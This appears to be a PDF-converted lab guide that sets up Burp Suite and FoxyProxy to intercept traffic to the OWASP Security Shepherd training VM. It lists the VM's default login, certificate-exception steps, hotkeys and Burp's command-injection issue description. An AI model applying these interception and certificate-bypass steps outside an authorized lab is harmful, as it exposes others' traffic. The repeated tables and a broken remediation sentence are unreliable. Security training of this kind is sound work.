


8. Access secure websites, e.g., "<https://www.example.com>", without encountering the "SEC_ERROR_UNKNOWN_ISSUER" error.



Access Security Shepherd Web Application

1. Start the virtual machine named as "OwaspSecurityShepherd", by selecting "OwaspSecurityShepherd" and clicking on the "Start" button.



2. Login using the following credentials: Username: securityshepherd Password: owaspSecurityShepherd

```

OwaspSecurityShepherd [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Ubuntu 14.04.3 LTS shepherdVm tty1

shepherdVm login: securityshepherd
Password:
Last login: Wed Aug 22 19:26:40 IST 2018 on tty1
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

 System information as of Sat Sep 29 14:23:41 IST 2018

 System load:  0.4          Processes:      78
 Usage of /:   50.3% of 10.70GB  Users logged in:    0
 Memory usage: 5%           IP address for eth0: 192.168.56.104
 Swap usage:   0%

 Graph this data and manage this system at:
 https://landscape.canonical.com/
securityshepherd@shepherdVm:~$ _

```


3. Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.

```


securityshepherd@shepherdVm:~$ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:aa:41:72
          inet addr:192.168.56.104  Bcast:192.168.56.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:feaa:4172/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:4 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:1830 (1.8 KB)  TX bytes:1734 (1.7 KB)

```


4. In my case, I got the IP address as `192.168.56.104`.
5. In Firefox, access the URL `http://192.168.56.104`.
6. If the browser throws an error saying "Your connection is not secure", click on the "Advanced" button to see error details.



7. This time the error is not "SEC_ERROR_UNKNOWN_ISSUER", but it is "SSL_ERROR_BAD_CERT_DOMAIN" instead.
8. Click on "Add Exception" button.



9. Uncheck the "Permanently store this exception" checkbox, and click on "Confirm Security Exception" button.



10. You should see the login page of Security Shepherd web application.

The screenshot shows the login page of the OWASP Security Shepherd web application. The title bar says 'OWASP Security Shepherd - x'. The address bar shows 'https://192.168.56.104/login.jsp'. The page has a dark background with a silhouette of a person holding a staff and a dog, with a fly icon in a circle. The main heading is 'Security Shepherd'. Below it is a 'Login' form. The form includes fields for 'Username' (with placeholder '_') and 'Password' (empty field). There is a 'Submit' button. Below the form are links for 'Do you need a Proxy?' and 'About Security Shepherd'.

Getting Rid of Unnecessary Browser Traffic


1. Do you see unnecessary traffic in your site map? Are they originating from Firefox browser itself? We need to get rid of these noise.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. The left pane displays a tree view of captured items, with a node for "http://detectportal.firefox.com" expanded. The right pane lists the captured items in a table format:

| Host | Method | URL | Params | Status | Length |
|----------------------------|--------|--------------|--------|--------|--------|
| http://detectportal.fir... | GET | /success.txt | | 200 | 379 |

Below the table, there are tabs for "Request" and "Response", and buttons for "Raw" and "Hex". At the bottom, there is a search bar with the placeholder "Type a search term" and a note "0 matches".

2. To disable capturing of unnecessary browser traffic, analyze the traffic in the "Site map" and identify URL patterns that need to be excluded. In the current scenario, we observe that most of the noise is originating from following two domains:
 - o firefox.com
 - o mozilla.com
3. In your Firefox browser, click on "FoxyProxy" icon and select "**Options**"



4. Choose the recently created proxy (named as, "localhost-8080") and click on "**Patterns**" button.



5. In the "Add/Edit Patterns for localhost-8080" window, click on "**New Black**" button, and edit the "Name" and "Pattern" fields as shown below:

- o **1st Black Pattern:**

- Name: `firefox.com`
 - Pattern: `*.firefox.com`

- o **2nd Black Pattern:**

- Name: `mozilla.com`
 - Pattern: `*.mozilla.com`

Add/Edit Patterns for localhost-8080

Pattern Help | Pattern Tester

Warning: This behavior is different than older versions of FoxyProxy.
Because of [Firefox limitations](#), only URL domains, subdomains, and ports are recognized in patterns. Do not use paths or query parameters in patterns. Example:
`*.foxyproxy.com:30053` is OK but not `*.foxyproxy.com:30053/help/*`
Warning: This behavior is different than older versions of FoxyProxy.

Add patterns to prevent this proxy being used for localhost and intranet/private IP addresses [Help](#) [Add](#)

White Patterns

| Name | Pattern | Type | http(s) | On/Off |
|----------|---------|----------|---------|--------|
| all URLs | * | wildcard | both | on |

Black Patterns

| Name | Pattern | Type | http(s) | On/Off |
|-------------------------------|---|---------|---------|--------|
| local hostnames (usually ...) | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |
| local subnets (IANA reser... | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |
| localhost - matches the l... | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |

Patterns Per Page [10](#) [Change](#)

[Cancel](#) [New Black](#) [New White](#) [Save](#)

White Patterns

| Name | Pattern | Type | http(s) | On/Off |
|----------|---------|----------|---------|--------|
| all URLs | * | wildcard | both | on |

Black Patterns

| Name | Pattern | Type | http(s) | On/Off |
|--|---|----------|---------|--------|
| local hostnames (usually ...) | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |
| local subnets (IANA reser... | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |
| localhost - matches the l... | <code>^(?:[^:@]+(?:[^@/]+)?@...)</code> | reg exp | both | on |
| click to add name 1 | click to add pattern 2 | wildcard | both | on |

Patterns Per Page [10](#) [Change](#)

[Cancel](#) [New Black](#) [New White](#) [Save](#)

- Delete the other (default) patterns listed under "Black Patterns". The final screen should look similar to:

Add/Edit Patterns for localhost-8080

Pattern Help | Pattern Tester

Warning: This behavior is different than older versions of FoxyProxy
Because of **Firefox limitations**, only URL domains, subdomains, and ports are recognized in patterns. Do not use paths or query parameters in patterns. Example:
`*.foxyproxy.com:30053` is OK but not `*.foxyproxy.com:30053/help/*`
Warning: This behavior is different than older versions of FoxyProxy.

Add patterns to prevent this proxy being used for localhost and intranet/private IP addresses [Help](#) [Add](#)

| White Patterns | | | | |
|----------------|---------|----------|---------|--------|
| Name | Pattern | Type | http(s) | On/Off |
| all URLs | * | wildcard | both | on |

| Black Patterns | | | | |
|----------------|--------------|----------|---------|--------|
| Name | Pattern | Type | http(s) | On/Off |
| mozilla | *mozilla.com | wildcard | both | on |
| firefox | *firefox.com | wildcard | both | on |

Patterns Per Page [10](#) [Change](#)

[Cancel](#) [New Black](#) [New White](#) [Save](#)

7. Click on "Save" button and select the option "**Use Enabled Proxies By Patterns and Priority**".

Use Enabled Proxies By Patterns and Priority

Use proxy `localhost-8080` for all URLs (ignore patterns)
Use proxy Default for all URLs (ignore patterns)
Turn Off FoxyProxy (Use Firefox Settings)

FoxyProxy

Synchronize settings: [On](#) [?](#)

localhost-8080 127.0.0.1 [On](#) [Edit](#) [Patterns](#) [Delete](#)

Default [Edit](#)

8. Also, disable following browser configurations by accessing `about:config` in the address bar of your Firefox browser.

- o `browser.urlbar.autoFill.typified`

The screenshot shows the Firefox configuration page (`about:config`). A search bar at the top contains the query `browser.urlbar`. A table below lists preferences. One preference, `browser.urlbar.autocomplete.enabled`, is highlighted with a blue background, indicating it has been modified. Its current value is `false`.

| Preference Name | Status | Type | Value |
|--|-----------------|----------------|--------------|
| browser.urlbar.autoFill | default | boolean | true |
| browser.urlbar.autoFill.typed | default | boolean | true |
| browser.urlbar.autocomplete.enabled | modified | boolean | false |
| browser.urlbar.clickSelectsAll | default | boolean | true |
| browser.urlbar.decodeURLsOnCopy | default | boolean | false |

- o `network.captive-portal-service.enabled`

The screenshot shows the Firefox configuration page (`about:config`). A search bar at the top contains the query `captive`. A table below lists preferences. One preference, `network.captive-portal-service.enabled`, is highlighted with a blue background, indicating it has been modified. Its current value is `false`.

| Preference Name | Status | Type | Value |
|---|-----------------|----------------|---|
| captivedetect.canonicalContent | default | string | success |
| captivedetect.canonicalURL | default | string | http://detectportal.firefox.com/success.txt |
| captivedetect.maxRetryCount | default | integer | 5 |
| captivedetect.maxWaitingTime | default | integer | 5000 |
| captivedetect.pollingTime | default | integer | 3000 |
| network.captive-portal-service.backoffFactor | default | string | 5.0 |
| network.captive-portal-service.enabled | modified | boolean | false |
| network.captive-portal-service.maxInterval | default | integer | 1500000 |
| network.captive-portal-service.minInterval | default | integer | 60000 |

Setup Hotkeys

1. In Burp, go to "User Options" > "Misc" tab.
2. Under "Hotkeys" section, click on the "Edit hotkeys" button.
3. Set shortcuts for triggering actions in Burp.
4. Example:

The screenshot shows the Burp Suite interface with the "User options" tab selected. The "Misc" tab is active. A modal dialog titled "Configure hotkeys" is open, showing a table of actions and their assigned hotkeys. The "Hotkeys" section in the main window also displays this table.

| Action | Hotkey |
|-----------------------------------|--------------|
| Send to Repeater | Ctrl+R |
| Send to Intruder | Ctrl+I |
| Forward intercepted Proxy message | Ctrl+F |
| Toggle Proxy interception | Ctrl+T |
| Issue Repeater request | Ctrl+G |
| Switch to Target | Ctrl+Shift+T |
| Switch to Proxy | Ctrl+Shift+P |
| Switch to Scanner | Ctrl+Shift+S |

Edit hotkeys

Automatic Project Backup

Hotkeys

These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".

Temporary Files Location

Proxy Interception

Configure hotkeys

Hotkeys

These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".

To change an action's hotkey, select it in the table and type the hotkey for that action. To clear an existing hotkey, press delete or escape. All hotkeys must use the Control key, and may also use Shift or other available modifiers. Note that on some Windows installations the Control+Alt combination is treated by the OS as equivalent to AltGr, and so may result in typed characters appearing when pressed in text fields.

| Action | Hotkey |
|--|--------|
| Show response in browser | |
| Request in browser (original session) | |
| Request in browser (current session) | |
| Add comment | |
| Add highlight | |
| Add Intruder payload position marker | |
| Forward intercepted Proxy message | Ctrl+F |
| Forward intercepted Proxy request and intercept the response | |
| Drop intercepted Proxy message | |
| Toggle Proxy interception | Ctrl+T |
| Issue Repeater request | Ctrl+G |
| Go back in Repeater history | |
| Go forward in Repeater history | |

OK **Cancel**

| Action | Hotkey |
|--|-------------------|
| Send to Repeater | Ctrl+R |
| Send to Intruder | Ctrl+I |
| Send to Spider | |
| Do an active scan | |
| Do a passive scan | |
| Send to Comparer | Ctrl+Alt+C |
| Send request to Comparer | Ctrl+Alt+1 |
| Send response to Comparer | Ctrl+Alt+2 |
| Send to Decoder | Ctrl+E |
| Send to Sequencer | Ctrl+Q |
| Find references | Ctrl+3 |
| Add to scope | |
| Remove from scope | |
| Discover content | Ctrl+4 |
| Schedule task | |
| Generate CSRF PoC | |
| Copy URL | Ctrl+5 |
| Copy as curl command | |
| Copy links | |
| Delete item(s) | |
| Save item(s) | |
| Save history | |
| Add to site map | |
| Show response in browser | Ctrl+6 |
| Request in browser (original session) | Ctrl+7 |
| Request in browser (current session) | Ctrl+8 |
| Add comment | Ctrl+2 |
| Add highlight | Ctrl+1 |
| Add Intruder payload position marker | Ctrl+9 |
| Forward intercepted Proxy message | Ctrl+F |
| Forward intercepted Proxy request and intercept the response | Ctrl+Alt+F |
| Drop intercepted Proxy message | Ctrl+Shift+Delete |
| Toggle Proxy interception | Ctrl+T |
| Issue Repeater request | Ctrl+G |
| Go back in Repeater history | Ctrl+Shift+G |
| Go forward in Repeater history | Ctrl+Alt+G |
| Start Intruder attack | Ctrl+K |
| Switch to Target | Ctrl+Shift+T |
| Switch to Proxy | Ctrl+Shift+P |
| Switch to Spider | |

| Action | Hotkey |
|---|--------------|
| Switch to Proxy | Ctrl+Shift+P |
| Switch to Spider | |
| Switch to Scanner | |
| Switch to Intruder | Ctrl+Shift+I |
| Switch to Repeater | Ctrl+Shift+R |
| Switch to Sequencer | Ctrl+Shift+Q |
| Switch to Decoder | Ctrl+Shift+E |
| Switch to Comparer | Ctrl+Shift+C |
| Switch to Project options | Ctrl+Shift+O |
| Switch to User options | Ctrl+Alt+U |
| Switch to Alerts tab | Ctrl+Shift+A |
| Go to previous tab | Ctrl+Minus |
| Go to next tab | Ctrl+Equals |
| Editor: Cut | Ctrl+X |
| Editor: Copy | Ctrl+C |
| Editor: Paste | Ctrl+V |
| Editor: Copy to file | |
| Editor: Paste from file | |
| Editor: Paste URL as request | |
| Editor: Undo | Ctrl+Z |
| Editor: Redo | Ctrl+Y |
| Editor: Select all | Ctrl+A |
| Editor: Search | Ctrl+S |
| Editor: Go to previous search match | Ctrl+Comma |
| Editor: Go to next search match | Ctrl+Period |
| Editor: Change request method | Ctrl+M |
| Editor: Change body encoding | |
| Editor: URL-decode | Ctrl+Shift+U |
| Editor: URL-encode key characters | Ctrl+U |
| Editor: URL-encode all characters | |
| Editor: URL-encode all characters (Unicode) | |
| Editor: Toggle URL-encoding as you type | |
| Editor: HTML-decode | Ctrl+Shift+H |
| Editor: HTML-encode key characters | Ctrl+H |
| Editor: HTML-encode all characters | |
| Editor: HTML-encode all characters (numeric entities) | |
| Editor: HTML-encode all characters (hex entities) | |
| Editor: Base64-decode | Ctrl+Shift+B |
| Editor: Base64-encode | Ctrl+B |
| Editor: Construct string in JavaScript | |

| | |
|---|------------------|
| Editor: Base64-encode | Ctrl+B |
| Editor: Construct string in JavaScript | |
| Editor: Construct string in Microsoft SQL Server | |
| Editor: Construct string in Oracle | |
| Editor: Construct string in MySQL | |
| Editor: Backspace word | Ctrl+Backspace |
| Editor: Delete word | Ctrl+Delete |
| Editor: Delete line | Ctrl+D |
| Editor: Go to previous word | Ctrl+Left |
| Editor: Go to previous word (extend selection) | Ctrl+Shift+Left |
| Editor: Go to next word | Ctrl+Right |
| Editor: Go to next word (extend selection) | Ctrl+Shift+Right |
| Editor: Go to previous paragraph | Ctrl+Up |
| Editor: Go to previous paragraph (extend selection) | Ctrl+Shift+Up |
| Editor: Go to next paragraph | Ctrl+Down |
| Editor: Go to next paragraph (extend selection) | Ctrl+Shift+Down |
| Editor: Go to start of document | Ctrl+Home |
| Editor: Go to start of document (extend selection) | Ctrl+Shift+Home |
| Editor: Go to end of document | Ctrl+End |
| Editor: Go to end of document (extend selection) | Ctrl+Shift+End |

Target (15 Minutes)

This tool contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities.

Site map

1. In Burp, go to "Target" > "Site map" tab, and get familiar with the user interface.

| Host | Method | URL | Params | Status | Length | MIME type | Title |
|------------------------|--------|------------------------|--------|--------|--------|-----------|--------------------------------------|
| https://192.168.56.104 | GET | /js/jquery.js | | 200 | 94197 | script | |
| https://192.168.56.104 | GET | /login.jsp | | 200 | 5483 | HTML | OWASP Top 10 - 2017 - A1 - Injection |
| https://192.168.56.104 | GET | / | | 302 | 379 | | |
| https://192.168.56.104 | GET | /css/images/lostShe... | | | | | |
| https://192.168.56.104 | GET | /register.jsp | | | | | |

Issues

- Strict transport security not enforced
 - Cacheable HTTPS response
 - Frameable Response (potential Clickjacking)

2. Switch to "Target" > "Scope" tab.

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control

Include in scope

Add Enabled Prefix

Exclude from scope

Add Enabled Prefix

3. Switch to "Target" > "Issue definitions" tab.

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Authz](#) [CSP](#) [Errors](#) [Heartbleed](#) [JSON Beautifier](#) [Reflection](#) [SSL Scanner](#)

[Site map](#) [Scope](#) [Issue definitions](#)

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

| Name | Typical severity | Type index |
|--|------------------|------------|
| OS command injection | High | 0x00100100 |
| SQL injection | High | 0x00100200 |
| SQL injection (second order) | High | 0x00100210 |
| ASP.NET tracing enabled | High | 0x00100280 |
| File path traversal | High | 0x00100300 |
| XML external entity injection | High | 0x00100400 |
| LDAP injection | High | 0x00100500 |
| XPath injection | High | 0x00100600 |
| XML injection | Medium | 0x00100700 |
| ASP.NET debugging enabled | Medium | 0x00100800 |
| HTTP PUT method is enabled | High | 0x00100900 |
| Out-of-band resource load (HTTP) | High | 0x001009a0 |
| File path manipulation | High | 0x00100b00 |
| PHP code injection | High | 0x00100c00 |
| Server-side Java Script code injection | High | 0x00100d00 |
| Perl code injection | High | 0x00100e00 |
| Ruby code injection | High | 0x00100f00 |
| Python code injection | High | 0x00100f10 |
| Expression Language injection | High | 0x00100f20 |
| Unidentified code injection | High | 0x00101000 |
| Server-side template injection | High | 0x00101080 |
| SSI injection | High | 0x00101100 |
| Cross-site scripting (stored) | High | 0x00200100 |
| Web cache poisoning | High | 0x00200180 |
| HTTP response header injection | High | 0x00200200 |
| Cross-site scripting (reflected) | High | 0x00200300 |
| Client-side template injection | High | 0x00200308 |
| Cross-site scripting (DOM-based) | High | 0x00200310 |
| Cross-site scripting (reflected DOM-based) | High | 0x00200311 |
| Cross-site scripting (stored DOM-based) | High | 0x00200312 |
| JavaScript injection (DOM-based) | High | 0x00200320 |
| JavaScript injection (reflected DOM-based) | High | 0x00200321 |
| JavaScript injection (stored DOM-based) | High | 0x00200322 |
| Path relative ref to sheet import | Information | 0x00200329 |

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into its interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends on the context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.

Remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended. If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense can mitigate the impact of an attack even in the event that an attacker circumvents them:

- The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
- The application should use command APIs that launch a specific process via its name and command-line parameters, rather than using a general-purpose interpreter that supports command chaining and redirection. For example, the Java API Runtime.exec and the AWT exec methods. This defense can mitigate the impact of an attack even in the event that an attacker circumvents them.

Vulnerability classifications

- [CWE-77: Improper Neutralization of Special Elements used in a Command \('Command Injection'\)](#)
- [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)

Typical severity

High

Type index

0x00100100

4. In Firefox, explore the Security Shepherd web application by following links and submitting forms.

